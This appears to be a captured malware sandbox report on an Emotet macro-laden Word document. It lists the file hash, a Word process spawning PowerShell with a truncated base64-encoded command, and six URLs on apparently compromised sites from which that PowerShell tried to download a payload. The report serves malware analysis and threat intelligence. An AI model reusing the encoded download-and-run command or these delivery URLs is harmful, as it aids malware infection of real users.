

Malicious activity

1word.doc

MD5: 349D13CA99AB03869548D75B99E5A1D0

Start: 23.05.2022, 11:24 Total time: 60 s

Win7 32 bit Complete

macros | macros-on-open | emotet-doc | emotet | generated-doc

Indicators: Tracker: Emotet

Get sample | IOC | MalConf | Restart

Text report | Graph | ATT&CK | AI Summary beta | Export

CPU RAM

Processes Filter by PID or name Only important

2876 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\1word.d... 5k 3k 111

3012 WMI powershell.exe -e JABNADYAaABxADkAcAA1AD0AKAAoACc... 2k 918 85

HTTP Requests 6 | Connections 6 | DNS Requests 12 | Threats 0 | Filter by PID, name or url | PCAP

NETWORK | FILES | DEBUG

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
2751 ms	GET 404: Not Found	?	3012	powershell.exe		http://fortcollinsathletefactory.com/wp...	34
17065 ms	GET 404: Not Found	?	3012	powershell.exe		http://gaffa-music.com/cgi-bin/UM/	34
17084 ms	GET 404: Not Found	?	3012	powershell.exe		http://frankfurtelfarolillo.com/laseu/c7/	34
17106 ms	GET 404: Not Found	?	3012	powershell.exe		http://evilnerd.org/cgi-bin/nUi/	34
18165 ms	GET 404: Not Found	?	3012	powershell.exe		http://gapesmm.org/old/M/	34
18174 ms	GET 404: Not Found	?	3012	powershell.exe		http://grml.net/wp/C/	34

Warning [3012] powershell.exe Reads Environment values

Try community version for free! Register now